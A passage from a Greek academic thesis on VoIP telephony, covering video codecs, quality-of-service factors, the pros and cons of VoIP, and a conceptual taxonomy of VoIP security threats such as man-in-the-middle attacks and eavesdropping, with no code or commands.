- H.263: Αναπτύχτηκε το 1997 ως αντικαταστάτης του κωδικοποιητή H.261 και προοριζόταν να χρησιμοποιηθεί για επικοινωνία χαμηλού ρυθμού μετάδοσης bit, όπως για εφαρμογές τηλεδιάσκεψης. Το 1998 ο κωδικοποιητής βελτιώθηκε με την έκδοση του H.263+ και στη συνέχεια, το 2000 με την έκδοση H.263++. Το πρότυπο αυτό αναπτύχτηκε για δίκτυα κινητής τηλεφωνίας και διαδικτύου και για τον λόγο αυτό έχει βελτιωθεί στην ανθεκτικότητα σε περίπτωση εμφάνισης σφαλμάτων και σε χαρακτηριστικά επεκτασιμότητας. Υποστηρίζεται από τα πρωτόκολλα SIP και H.323 (Sun L. et al. 2013).

- H.264: Είναι γνωστός και ως Advanced Video Coding (AVC), MPEG-4 Part-10 και Joint Video Team (JVT) και είναι ο πιο εξελιγμένος κωδικοποιητής video, ο οποίος εμφανίστηκε το 2003. Χρησιμοποιείται ευρέως σε IP δίκτυα, σε DVD, σε συστήματα VoIP κ.α.. Υποστηρίζει υψηλής ποιότητας εικόνα (High Definition Television - HDTV), Blue-ray δίσκους, εφαρμογές κινητού τηλεφώνου, τηλεδιάσκεψη κ.α. (Sun L. et al. 2013). Είναι ο πιο διαδεδομένος κωδικοποιητής και υποστηρίζεται από τα πρωτόκολλα SIP, IAX και H.323 (Hartpence. B. 2013:145).

Αξίζει, ωστόσο, να αναφερθεί κι ένας ακόμη λιγότερο γνωστός αλλά πιο πρόσφατος, ο H.265. Αναπτύχτηκε η πρώτη έκδοση του το 2013 λόγω της αυξανόμενης ανάγκης για μεγαλύτερη συμπίεση των κινουμένων εικόνων για διάφορες εφαρμογές διαδικτύου, τηλεδιασκέψεων, ψηφιακών μέσων αποθήκευσης κ.τ.λ. Είναι γνωστός και ως Highly Efficiency Video Coding (HEVC). Στοχεύει στο διπλασιασμό της συμπίεσης σε σχέση με τον Advanced Video Codec (AVC) και στη χρήση του από εφαρμογές όπως η Ultra High Definition TV (UHDTV) (Sun L. et al. 2013).

Υπάρχουν επίσης και κωδικοποιητές, οι οποίοι έχουν αναπτυχτεί από άλλους οργανισμούς ή σε συνεργασία με την ITU, όπως είναι η Ομάδα Εργασίας Κινουμένων Εικόνων (Motion Pictures Experts Group - MPEG), η Ομάδα Εργασίας που δημιουργήθηκε από τον Διεθνή Οργανισμό Προτύπων (International Organization for Standards - ISO) και η Διεθνής Ηλεκτροτεχνική Επιτροπή (International Electrotechnical Commission – IEC). Κάποιοι εξ αυτών των κωδικοποιητών είναι οι MPEG1, MPEG2 και MPEG4 (Sun L. et al. 2013).

1.5 Ποιότητα Υπηρεσίας (Quality of Service - QoS)

Η Ποιότητα Υπηρεσίας (Quality of Service - QoS) είναι μια μέθοδος μέτρησης της ποιότητας της φωνής όπως την αντιλαμβάνεται ο χρήστης. Σε αντίθεση με τα πακέτα δεδομένων ο χρόνος, που μεσολαβεί ώστε τα πακέτα φωνής να φτάσουν στον προορισμό τους, είναι πολύ κρίσιμος. Εάν στην μεταφορά των πακέτων αυτών υπάρξει καθυστέρηση, στη συνομιλία μπορεί να υπάρξει υπερκάλυψη (overlap) ή ακόμα και να τερματιστεί η κλήση. Αυτό κάνει την ύπαρξη της Ποιότητας Υπηρεσίας απαραίτητη (Valentine M. 2015:68).

Η ποιότητα της φωνής καθορίζεται από τρεις (3) παράγοντες: την καθυστέρηση (Delay) ή (Latency) κατά τον Behl A ή (End to End Delay) κατά τους Zhang G. & Fisher - Hubner S. και Antichi G. et al, την παραμόρφωση (Jitter) και την απώλεια πακέτων (Packet Loss). Παρακάτω αναφέρονται συνοπτικά οι παράγοντες αυτοί (Antichi G. et al 2014, Behl A. 2014:31, Zhang G. & Fisher - Hubner S. 2014):

i. Καθυστέρηση (Delay): Είναι ο χρόνος που μεσολαβεί από την κωδικοποίηση ενός πακέτου από τον αποστολέα μέχρι την αποστολή και αποκωδικοποίηση του πακέτου από τον παραλήπτη. Ο χρόνος αυτός δεν πρέπει να υπερβαίνει τα 150 ms.

ii. Παραμόρφωση (Jitter): Ο όρος αναφέρεται στη διακύμανση του χρόνου άφιξης των πακέτων στον προορισμό. Ο χρόνος αυτός δεν πρέπει να υπερβαίνει τα 30 ms.

iii. Απώλεια Πακέτων (Packet Loss): Αναφέρεται στα πακέτα, τα οποία δεν κατάφεραν για διάφορους λόγους να φτάσουν στον προορισμό τους. Η ποσότητα των απολεσθέντων πακέτων δεν πρέπει να υπερβαίνει το 1% των συνολικών πακέτων.

1.6 Πλεονεκτήματα και Μειονεκτήματα Χρήσης VoIP

Όπως συμβαίνει και σε κάθε τεχνολογία, έτσι και η VoIP έχει αρκετά πλεονεκτήματα αλλά και μειονεκτήματα, έναντι της παραδοσιακής τηλεφωνίας. Παρακάτω αναφέρονται τα κυριότερα εξ αυτών.

1.6.1 Πλεονεκτήματα Χρήσης VoIP

Σύμφωνα με τον Park P. (Park P. 2009:6-9) τα σημαντικότερα πλεονεκτήματα της τεχνολογίας VoIP είναι τα παρακάτω:

- Χαμηλό κόστος: Κατά κοινή παραδοχή, το μεγαλύτερο πλεονέκτημα της τεχνολογίας VoIP είναι το χαμηλότερο κόστος χρήσης σε σχέση με τις άπλες τηλεφωνικές γραμμές. Για τους απλούς χρήστες η χρήση VoIP μειώνει το κόστος κλήσεων, ιδιαίτερα των υπεραστικών. Οι επιχειρήσεις ωφελούνται ακόμα περισσότερο με τη χρήση VoIP, καθώς έκτος από το κόστος κλήσεων μειώνεται και το κόστος εξοπλισμού, τηλεφωνικών γραμμών και συντήρησης. Επίσης, οι πάροχοι υπηρεσίας (service providers) με τη χρήση της ίδιας τηλεπικοινωνιακής υποδομής μπορούν να παρέχουν διαφορετικές υπηρεσίες στους χρήστες, έχοντας έτσι μεγάλα οικονομικά οφέλη.

- Πλήθος υπηρεσιών οπτικοακουστικών μέσων: Σε αντίθεση με την παραδοσιακή τηλεφωνική γραμμή, το VoIP προσφέρει όχι μόνο υπηρεσίες τηλεφώνου και fax, αλλά και υπηρεσίες video, αμέσων μηνυμάτων (instant messaging), μεταφοράς φωτογραφιών, κατάστασης φίλων (π.χ. συνδεδεμένοι, αποσυνδεδεμένοι, απασχολημένοι) κ.α..

- Φορητότητα τηλεφώνου: Η τεχνολογία VoIP δίνει τη δυνατότητα χρησιμοποίησης της ίδιας IP συσκευής τηλεφώνου (IP phone) ή λογισμικού τηλεφώνου (soft phone), με τον ίδιο αριθμό κλήσης, οπουδήποτε, αρκεί να είναι δυνατή η πρόσβαση στο διαδίκτυο.

- Φορητότητα υπηρεσίας: Επίσης η χρήστες των υπηρεσιών VoIP έχουν τη δυνατότητα φορητότητας κάνοντας χρήση αυτών των υπηρεσιών (π.χ. τηλεφωνητή) από οπουδήποτε, αρκεί να είναι δυνατή η πρόσβαση στο διαδίκτυο.

- Συμβατότητα με άλλες εφαρμογές: Η τεχνολογία VoIP δίνει τη δυνατότητα συνεργασίας με άλλες εφαρμογές όπως το email και ο φυλλομετρητής (web browser) προσφέροντας έτσι διάφορες υπηρεσίες στο χρήστη, όπως αποστολή των καταγραφών του τηλεφωνητή μέσω email, επιλογής πλήκτρου κλήσης φωνής μέσα σε ένα email κ.α..

- Διεπαφή για εύκολο έλεγχο από το χρήστη: Πολλοί πάροχοι υπηρεσιών VoIP παρέχουν τη χρήση υπηρεσιών, όπως μουσική σε κατάσταση αναμονής, ταχεία κλήση επαφής κ.α., μέσω μιας διεπαφής με γραφικό περιβάλλον (Graphical User Interface - GUI), ώστε να είναι εύκολη και φιλική προς τον χρήστη.

- Δεν απαιτούνται γεωγραφικά όρια: Με τη χρήση της τεχνολογίας VoIP, είναι δυνατή η κλήση από το ένα άκρο του πλανήτη στο άλλο, χωρίς να επηρεάζεται από γεωγραφικές αποστάσεις, αρκεί να είναι δυνατή η πρόσβαση στο διαδίκτυο.

- Πλήθος λειτουργιών: Η τεχνολογία VoIP παρέχει μια πληθώρα λειτουργιών όπως η ταυτόχρονη κλήση σε πολλούς, επιλεκτική προώθηση κλήσεων, εμφάνιση πλήκτρου κλήσης σε ιστοσελίδα, εξατομίκευση ήχου κλήσης κ.τ.λ.

1.6.2 Μειονεκτήματα Χρήσης VoIP

Σύμφωνα με τους Cioponea C. et al. και Park P. (Cioponea C. et al. 2013, Park P. 2009:6-9) τα σημαντικότερα μειονεκτήματα της τεχνολογίας VoIP είναι τα παρακάτω:

- Προβλήματα ασφαλείας: Στο απλό τηλεφωνικό σύστημα, το πρόβλημα ασφαλείας αφορούσε κυρίως την υποκλοπή των συνομιλιών, η οποία για να συμβεί, προϋποθέτει φυσική πρόσβαση σε τηλεφωνικές γραμμές, ή σε τηλεφωνικό κέντρο (PBX). Στην τεχνολογία VoIP, η οποία βασίζεται σε δημόσια δίκτυα, τα προβλήματα ασφαλείας είναι πολύ περισσότερα. Ανάμεσα στον καλούντα και τον καλούμενο, εμπλέκονται πολλά στοιχεία (όπως πρωτόκολλα, τηλεφωνικές συσκευές IP κ.τ.λ.) ώστε να πραγματοποιηθεί η κλήση. Το κάθε στοιχείο από αυτά μπορεί να περιέχει κάποιο κενό ασφαλείας και να είναι ευάλωτο σε κάποια μορφή επίθεσης, η οποία προσπαθεί να εκμεταλλευτεί αυτό το κενό.

- Προβλήματα με την ποιότητα υπηρεσίας (QoS): Όταν σχεδιάστηκε η τηλεφωνία μέσω διαδικτύου, δεν δόθηκε η πρέπουσα σημασία στην ποιότητα υπηρεσίας (QoS), για αυτό και η τεχνολογία IP παραμένει ανεπαρκής στην υποστήριξη κίνησης (traffic) διαφορετικών περιορισμών ποιότητας υπηρεσίας. Σε μια συνομιλία VoIP, τα δεδομένα, τα οποία αποστέλλονται από έναν χρήστη Α σε έναν χρήστη Β, θα πρέπει να "σπάσουν" σε πακέτα, να ταξιδέψουν μέσω του διαδικτύου στον προορισμό τους, να επανασυναρμολογηθούν στον χρήστη Β και αυτό θα πρέπει να συμβεί με τέτοια

ταχύτητα ώστε οι συνομιλητές να μην αισθανθούν κάποια καθυστέρηση στον ήχο. Λόγω αυτής, της σε πραγματικό χρόνο (real time) φύσεως της τεχνολογίας VoIP, η εξασφάλιση της ποιότητας υπηρεσίας είναι πολύ δύσκολη αλλά και κοστοβόρα.

- Πολυπλοκότητα υπηρεσίας και αρχιτεκτονικής δικτύου: Η παρουσία πολλών διαφορετικών υπηρεσιών (φωνής, video, δεδομένων κ.α.) σε ένα δίκτυο, κάνει δύσκολο τον σχεδιασμό της αρχιτεκτονικής του δικτύου, λόγω των πολλών διαφορετικών πρωτοκόλλων και των συσκευών που εμπλέκονται στη κατασκευή του. Επίσης, η συνύπαρξη αυτής της πληθώρας των διαφορετικών υπηρεσιών προκαλεί αρκετά λάθη και κάνει δύσκολη την απομόνωση και αντιμετώπιση τους.

- Προβλήματα συμβατότητας μεταξύ διαφορετικών πρωτοκόλλων, εφαρμογών ή προϊόντων: Διάφορα πρωτόκολλα (SIP, H.323, MGSP, Skinny) έχουν προταθεί για τη δημιουργία ενός συστήματος VoIP. Αυτό οδηγεί σε προβλήματα συμβατότητας μεταξύ των προϊόντων, λόγω υποστήριξης διαφορετικών πρωτοκόλλων, εκδόσεων αυτών και διαφορετικών τρόπων εφαρμογής τους.

- Κλήσεις έκτακτης ανάγκης: Λόγω της φορητότητας τηλεφώνου, όπως αναφέρθηκε παραπάνω, η εξακρίβωση της τοποθεσίας του χρήστη, ο οποίος καλεί έναν αριθμό έκτακτης ανάγκης (π.χ. 100) είναι δύσκολη, καθώς δεν αναγράφεται η ταυτότητα του καλούντος (αριθμός τηλεφώνου), όπως συμβαίνει με την τηλεφωνική γραμμή. Η αναζήτηση τρόπου λύσης του συγκεκριμένου προβλήματος είναι ακόμα σε εξέλιξη.

- Ανάγκη σύνδεσης στο διαδίκτυο: Είναι προαπαιτούμενο της χρήσης υπηρεσίας VoIP, η πρόσβαση στο διαδίκτυο. Αυτό δημιουργεί την ανάγκη στον χρήστη οπουδήποτε βρίσκεται, να έχει πρόσβαση μονίμως στο διαδίκτυο, διαφορετικά η υπηρεσία δεν είναι εφικτή.

- Διακοπή ρεύματος: Εάν συμβεί κάποια διακοπή ρεύματος, οι παλιές τηλεφωνικές συσκευές συνεχίζουν να λειτουργούν, καθώς η τηλεφωνική γραμμή παρέχει μια μικρή τάση στη συσκευή (έκτος από τις ασύρματες συσκευές, που χρειάζονται πρόσθετη παροχή ρεύματος). Αυτό δεν συμβαίνει στις συσκευές VoIP καθώς οι IP τηλεφωνικές συσκευές (IP phones) αντλούν τάση από άλλες συσκευές του δικτύου ή από τον υπολογιστή, ενώ τα λογισμικά τηλέφωνα (soft phones) εξαρτώνται από

τον υπολογιστή ή το κινητό, στο οποίο είναι εγκατεστημένα. Εξαίρεση αποτελούν κάποιες IP τηλεφωνικές συσκευές, οι οποίες είναι συνδεδεμένες με μορφή PoE (Power over Ethernet) και εξαρτώνται από τη γενική αρχιτεκτονική του δικτύου.

Κεφάλαιο 2

Απειλές Συστημάτων VoIP

Η τεχνολογία VoIP αποκτά ολοένα και μεγαλύτερη δημοτικότητα, κυρίως λόγω των πλεονεκτημάτων που προσφέρει, όπως αυτά αναφέρθηκαν και στο προηγούμενο κεφάλαιο. Η υψηλή αυτή δημοτικότητα της τεχνολογίας VoIP τα τελευταία χρόνια έχει οδηγήσει και σε υψηλότερες ανησυχίες, όσον αφορά την προσέλκυση περισσότερων επιτιθέμενων (hackers). Παρ' όλα αυτά, σε πολλά συστήματα VoIP η ασφάλεια δεν λαμβάνεται τόσο σοβαρά υπόψη, όσο θα έπρεπε. Μεγαλύτερη προτεραιότητα δίνεται στη λειτουργικότητα των συστημάτων VoIP, γεγονός που οδηγεί στη στοχοποίηση των υπηρεσιών VoIP από επιτιθεμένους (Saad et al. 2015).

Σε έρευνα, την οποία πραγματοποίησε η εταιρία SecureLogix στην Αμερική κατά το ημερολογιακό έτος 2013 και αφορούσε τις απειλές δικτύων ενοποιημένων επικοινωνιών (Unified Communication – UN), παρατηρήθηκε μια δραματική αύξηση σε αυτές. Σύμφωνα με την έρευνα κύριες απειλές αποτελούν η τηλεφωνική άρνηση εξυπηρέτησης (TDoS), η οικονομική απάτη, η κοινωνική μηχανική, οι κλήσεις παρενόχλησης, οι απειλές τηλεφωνικού ψαρέματος κ.α. (SecureLogix). Παρατηρώντας κανείς τα αποτελέσματα της έρευνας μπορεί να συμπεράνει πως κύριος στόχος των επιτιθέμενων είναι να αποκομίσουν κάποιο οικονομικό όφελος μέσω της επίθεσης ή να θέσουν το θύμα της επίθεσης εκτός λειτουργίας. Επίσης μπορεί να παρατηρήσει κανείς πως οι επιθέσεις δεν στοχεύουν σε κάποια τεχνική ευπάθεια του συστήματος, αλλά κυρίως στοχεύουν στον ανθρώπινο παράγοντα. Περισσότερα στοιχεία για την έρευνα αναφέρονται στο ΠΑΡΑΡΤΗΜΑ Β.

2.1 Βασικές Έννοιες

Παρακάτω περιγράφονται κάποιες βασικές έννοιες όπως η επίθεση, η απειλή και η ευπάθεια. Συχνά στη βιβλιογραφία οι έννοιες αυτές συγχέονται μεταξύ τους λόγω της

πολύπλοκης ερμηνείας τους. Για τον λόγο αυτό επιλεχτήκαν κάποιοι απλοί ορισμοί τους οποίους αναφέρει ο Gregory P. σε σύγγραμμα του (Gregory P. 2009:373-376):

- Επίθεση είναι η ενέργεια, η οποία εκτελείται εναντίον ενός στόχου με σκοπό τη πρόκληση ζημίας.
- Η απειλή αποτελεί την πιθανή εμφάνιση ενός ζημιογόνου γεγονότος όπως η επίθεση.
- Ευπάθεια είναι η αδυναμία, η οποία καθιστά έναν στόχο ευαίσθητο σε μια επίθεση.

2.2 Ταξινόμηση Απειλών

Στην παγκόσμια βιβλιογραφία συναντάμε διάφορες μορφές ταξινόμησης των απειλών της τεχνολογίας VoIP, ανάλογα με τον τρόπο κατηγοριοποίησης τους και την οπτική γωνιά, από την οποία εξετάζει το θέμα ο κάθε ερευνητής.

2.2.1 Μοντέλο Ταξινόμησης

Το ινστιτούτο SANS όπως και το ινστιτούτο NIST (National Institute of Standards and Technology) ταξινομούν τις απειλές σύμφωνα με τον πλέον διαδεδομένο τρόπο κατηγοριοποίησης των απειλών, την Τριάδα C.I.A., για την οποία γίνεται λόγος και παρακάτω. Κατηγοριοποιούνται δηλαδή στις απειλές οι οποίες επηρεάζουν την εμπιστευτικότητα (confidentiality), την ακεραιότητα (integrity) και τη διαθεσιμότητα (availability) (Kuhn D. R. et al. 2005:81).

Το μοντέλο ταξινόμησης που ακολουθείται στην παρούσα διατριβή είναι αυτό που παρουσιάζουν και στα συγγράμματα τους οι Ahmadzadegan M. H. et al., Beasley J. S. & Nilkaew P. και Park P. et al. Η ταξινόμηση των απειλών στηρίζεται στην Τριάδα C.I.A. με την προσθήκη όμως και μιας ακόμα τέταρτης κατηγορίας, αυτής του κοινωνικού περιβάλλοντος (social context). Συνεπώς, οι τέσσερις (4) κατηγορίες που ταξινομούνται στην παρούσα οι απειλές είναι σε αυτές που επηρεάζουν (1) την εμπιστευτικότητα (confidentiality), (2) την ακεραιότητα (integrity), (3) τη διαθεσιμότητα (availability) και (4) το κοινωνικό περιβάλλον (social context) (Ahmadzadegan M. H. et al 2013, Beasley J. S. & Nilkaew P. 2012:449, Park P. 2009:19).

2.2.2 Τριάδα CIA

Ο ομοσπονδιακός νόμος διαχείρισης της ασφάλειας πληροφοριών της Αμερικής (Federal Information Security Act - FISMA) του 2002 ορίζει τους τρείς (3) στόχους ασφάλειας των πληροφοριών και των πληροφοριακών συστημάτων, την Εμπιστευτικότητα (Confidentiality), την Ακεραιότητα (Integrity) και τη Διαθεσιμότητα (Availability) (FIPS Publication 199) όπως παρακάτω:

Ως Εμπιστευτικότητα (Confidentiality) ορίζεται η διατήρηση εξουσιοδοτημένων περιορισμών στην πρόσβαση και την αποκάλυψη πληροφορίας, συμπεριλαμβανομένων των μέσων προστασίας του προσωπικού απορρήτου και της ιδιόκτητης πληροφορίας. Η απώλεια της Εμπιστευτικότητας συνεπάγεται με τη μη εξουσιοδοτημένη αποκάλυψη της πληροφορίας.

Ως Ακεραιότητα (Integrity) ορίζεται η προστασία ενάντια στην ακατάλληλη τροποποίηση ή καταστροφή της πληροφορίας και περιλαμβάνει τη διασφάλιση της γνησιότητας και της μη αποκήρυξης της πληροφορίας. Απώλεια της Ακεραιότητας συνεπάγεται με τη μη εξουσιοδοτημένη τροποποίηση ή καταστροφή της πληροφορίας.

Ως Διαθεσιμότητα (Availability) ορίζεται η διασφάλιση της έγκαιρης και αξιόπιστης πρόσβασης στην πληροφορία και στη χρήση αυτής. Η απώλεια της Διαθεσιμότητας συνεπάγεται με τη διακοπή της πρόσβασης στην πληροφορία (ή στη χρήση αυτής) ή τη διακοπή της πρόσβασης σε ένα πληροφοριακό σύστημα.

2.2.3 Άλλα Μοντέλα Ταξινόμησης Απειλών

Μια επίσης διαδεδομένη μορφή ταξινόμησης των απειλών είναι αυτή, την οποία προτείνει η Συμμαχία για την Ασφάλεια της Φωνής μέσω Διαδικτύου (Voice over IP Security Alliance - VOIPSA) και η οποία ταξινομεί τις απειλές σε έξι κατηγορίες: (1) στις κοινωνικές απειλές (social threats), (2) στις υποκλοπές (eavesdropping), (3) στις απειλές παρεμβολής και τροποποίησης (interception and modification), (4) στις απειλές κατάχρησης υπηρεσίας (service abuse), (5) σε αυτές της εσκεμμένης διακοπής της υπηρεσίας (intentional interruption of service) και (6) σε αυτές άλλων μορφών διακοπής της υπηρεσίας (other interruption of service) (VOIPSA).

Μια παραλλαγή της ταξινόμησης αυτής χρησιμοποιεί και ο Keromytis A. D. σε μια εργασία του, η οποία έχει τη μορφή: (1) κοινωνικές απειλές (social threats), (2) απειλές υποκλοπής παρεμβολής και τροποποίησης (eavesdropping, interception and modification), (3) απειλές άρνησης εξυπηρέτησης (denial of service), (4) απειλές κατάχρησης υπηρεσίας (service abuse), (5) απειλές φυσικής πρόσβασης (physical access) και (6) απειλές διακοπής της υπηρεσίας (interruption of service) (Keromytis A. D. 2012).

Η ειδική ομάδα μηχανικών διαδικτύου (IETF) ταξινομεί τις απειλές στις εξής τέσσερις (4) κατηγορίες: (1) απειλές παρεμβολής και τροποποίησης (interception and modification), (2) απειλές διακοπής της υπηρεσίας (interruption of service), (3) απειλές κατάχρησης υπηρεσίας (service abuse) και (4) στις κοινωνικές απειλές (social threats) (Niccolini S. 2006).

Ο οργανισμός (Open Web Application Security Project - OWASP) ταξινομεί και αυτός τις απειλές σε τέσσερις κατηγορίες: (1) στις κοινωνικές απειλές (social threats), (2) στις απειλές παραπλάνησης (mispresentation), (3) στις απειλές παρεμβολής (interception), και (4) στις απειλές διακοπής υπηρεσίας (service disruption) (OWASP).

Υπάρχουν επίσης και κάποιες μορφές ταξινόμησης των απειλών, οι οποίες δεν είναι τόσο διαδεδομένες, όπως:

- των Ciz P. et al., όπου οι απειλές ταξινομούνται σε (1) κοινωνικές απειλές (social threats), (2) απειλές ανθρώπου στη μέση (man in the middle), (3) απειλές κατάχρησης υπηρεσίας (service abuse) και (4) απειλές άρνησης εξυπηρέτησης (denial of service) (Ciz P. et al. 2012)
- του Jackson C., όπου οι απειλές ταξινομούνται σε (1) απειλές άρνησης εξυπηρέτησης (denial of service), (2) απειλές εμπιστευτικότητας (confidentiality) και (3) απειλές απάτης (fraud) (Jackson C. 2010:399) και
- του Behl, όπου οι απειλές ταξινομούνται σε αυτές (1) των υποκλοπών (eavesdropping), (2) της χειραγώγησης (manipulation), (3) της πλαστοπροσωπίας (impersonation), (4) της άρνησης εξυπηρέτησης (denial of service), (5) της απάτης κόστους χρήσης (toll fraud) και (6) των ανεπιθύμητων τηλεφωνημάτων και του τηλεφωνικού "ψαρέματος" (SPIT and Vishing) (Behl A. 2012:8).

2.3 Περιγραφή των Απειλών

Στην ενότητα αυτή περιγράφονται αναλυτικά οι διάφορες μορφές των απειλών, που είναι γνωστές τη δεδομένη χρονική στιγμή και κατηγοριοποιούνται βάσει του προαναφερθέντος μοντέλου ταξινόμησης που ακολουθούν οι Ahmadzadegan M. H. et al., Beasley J. S. & Nilkaew P. και Park P. et al.

Όπως αναφέρθηκε και παραπάνω η απειλή αποτελεί την πιθανή εμφάνιση ενός ζημιογόνου γεγονότος όπως η επίθεση. Για τον λόγο αυτό οι παρακάτω απειλές ταξινομούνται σύμφωνα με τη μορφή επίθεσης που πιθανώς εμφανιστεί. Διευκρινίζεται ότι κάποιες από τις κάτωθι αναφερόμενες μορφές επιθέσεων ενδέχεται να αφορούν περισσότερες από μία απειλές.

2.3.1 Απειλές κατά της Εμπιστευτικότητας (Confidentiality)

Μια γενική και αρκετά διαδεδομένη μορφή επίθεσης κατά της εμπιστευτικότητας (αλλά και κατά της ακεραιότητας αναλόγως της μορφής επίθεσης) είναι η επίθεση ενδιάμεσου (Man In The Middle attack - MITM). Η επίθεση ενδιάμεσου μπορεί να έχει παθητική (passive) ή ενεργητική (active) μορφή. Στην παθητική μορφή της επίθεσης, ο επιτιθέμενος παρεμβαίνει μεταξύ της συνομιλίας των χρηστών, συλλέγει τα δεδομένα τα οποία μεταδίδονται μεταξύ τους, τα καταγράφει και στη συνέχεια τα αποστέλλει στον αρχικό προορισμό τους, χωρίς η παρουσία του επιτιθέμενου να γίνει αντιληπτή. Στην ενεργητική μορφή της επίθεσης, ο επιτιθέμενος παρεμβαίνει μεταξύ της συνομιλίας των χρηστών, συλλέγει τα δεδομένα τα οποία μεταδίδονται μεταξύ τους, τα τροποποιεί και στη συνέχεια τα αποστέλλει στον αρχικό προορισμό τους. Η παθητική μορφή της επίθεσης ανήκει στις απειλές εναντίον της εμπιστευτικότητας, ενώ η ενεργητική μορφή της επίθεσης ανήκει στις απειλές εναντίον της ακεραιότητας λόγω της τροποποίησης, η οποία συμβαίνει στα αρχικά δεδομένα της συνομιλίας (Ciampa M. 2014:112).

2.3.1.1 Συλλογή Πληροφοριών

Κύριος στόχος των απειλών κατά της εμπιστευτικότητας, είναι η συλλογή πληροφοριών από τον επιτιθέμενο, ώστε είτε να γίνει απλά γνωστής αυτών (π.χ. εύρεση κωδικών) είτε να χρησιμοποιήσει αυτές τις πληροφορίες σε μια μελλοντική επίθεση στο σύστημα (π.χ. telemarketing). Έχοντας ο επιτιθέμενος πρόσβαση σε ένα δίκτυο VoIP, μπορεί να συγκεντρώσει πληροφορίες σχετικά με τη δομή του δικτύου


(Network Discovery) παρατηρώντας τις πληροφορίες δρομολόγησης του πρωτοκόλλου SIP, να συγκεντρώσει (Harvest) πληροφορίες σχετικά με τις διευθύνσεις IP και URI των υπαρχόντων τερματικών στέλνοντας αιτήματα θέσεως, να κάνει απαρίθμηση (Enumeration) των IP διευθύνσεων κάθε ενδιάμεσης συσκευής παρατηρώντας τις επικεφαλίδες (Headers) των μηνυμάτων SIP, να χρησιμοποιήσει εργαλεία εύρεσης κωδικών και να συλλέξει πληροφορίες τρίτων π.χ. συνεργαζόμενων εταιριών (Seedorf J. et al. 2011).

Ένας αρκετά διαδεδομένος όρος, όσον αφορά τη συλλογή πληροφοριών, είναι αυτός της εξόρυξης δεδομένων (Data Mining). Πρόκειται για έναν γενικό όρο συλλογής δεδομένων πληροφοριακών συστημάτων και περιλαμβάνει τη μη εξουσιοδοτημένη συλλογή αναγνωριστικών στοιχείων, τα οποία μπορεί να είναι το όνομα χρήστη, ο κωδικός πρόσβασης, η διεύθυνση URL, η διεύθυνση ηλεκτρονικού ταχυδρομείου κ.α. Παρόμοιος όρος με αυτόν της εξόρυξης δεδομένων, ο οποίος χρησιμοποιείται συγκεκριμένα σε συστήματα VoIP, είναι η παρακολούθηση του μοτίβου κλήσης (Call Pattern Tracking) ή ανάλυση του μοτίβου κλήσης (Call Pattern Analysis). Πρόκειται για τη μη εξουσιοδοτημένη ανάλυση της κίνησης VoIP από και προς οποιοδήποτε τερματικό ή δίκτυο με σκοπό την εύρεση πιθανού στόχου, πληροφοριών ή ευπάθειας (Park P. 2009:30-34).

2.3.1.2 Eavesdropping

Η παθητική μορφή της επίθεσης ενδιάμεσου συχνά ονομάζεται υποκλοπή (Eavesdropping). Σε μια αρχιτεκτονική VoIP, ένα μήνυμα το οποίο μεταδίδεται μεταξύ των χρηστών, μπορεί να περιέχει πληροφορίες όχι μόνο της συνομιλίας αλλά και πληροφορίες σχετικά με τους χρήστες και τις συσκευές, οι οποίες παίρνουν μέρος στη συνομιλία. Εκτός αυτού, η μορφή απλού κειμένου (text based) ενός SIP μηνύματος σε συνδυασμό με κάποιο εργαλείο, το οποίο μπορεί να χρησιμοποιηθεί για υποκλοπή, π.χ. Wireshark, κάνουν τη συλλογή και την καταγραφή (traffic capture) των πληροφοριών αυτών εύκολη υπόθεση για κάποιον κακόβουλο χρήστη. Για παράδειγμα, ένας κακόβουλος χρήστης μπορεί να οσφρηστεί (sniff) την επικοινωνία μεταξύ ενός PBX server και ενός χρήστη και να συλλέξει τις πληροφορίες μίας συνόδου ώστε να τις χρησιμοποιήσει σε μια μελλοντική επίθεση (Vrakas N. et al. 2013).

Έχοντας είδη κάνει τη συλλογή και την καταγραφή των πακέτων χρησιμοποιώντας ένα εργαλείο όπως το Wireshark, είναι σε θέση να επανασυναρμολογήσει τα πακέτα αυτά και να ξαναδημιουργήσει την καταγραφείσα κλήση, ώστε να την ακούσει (Mishra C. 2016:118-120).



Σχήμα 8: Επίθεση Ενδιάμεσου - Man In The Middle Attack (RIPE NCC Labs)

2.3.2 Απειλές κατά της Ακεραιότητας (Integrity)

Κύριος στόχος των απειλών κατά της Ακεραιότητας είναι η τροποποίηση των δεδομένων μιας επικοινωνίας ή των μελών της επικοινωνίας αυτής, με αποτέλεσμα η επικοινωνία να απολέσει την ακεραιότητα της. Συμπεραίνει κανείς πως, προϋπόθεση ύπαρξης των επιθέσεων με στόχο την ακεραιότητα ενός συστήματος είναι η εκ των προτέρων επιτυχημένη εφαρμογή μιας επίθεσης ενδιάμεσου (Man In The Middle - MITM Attack).

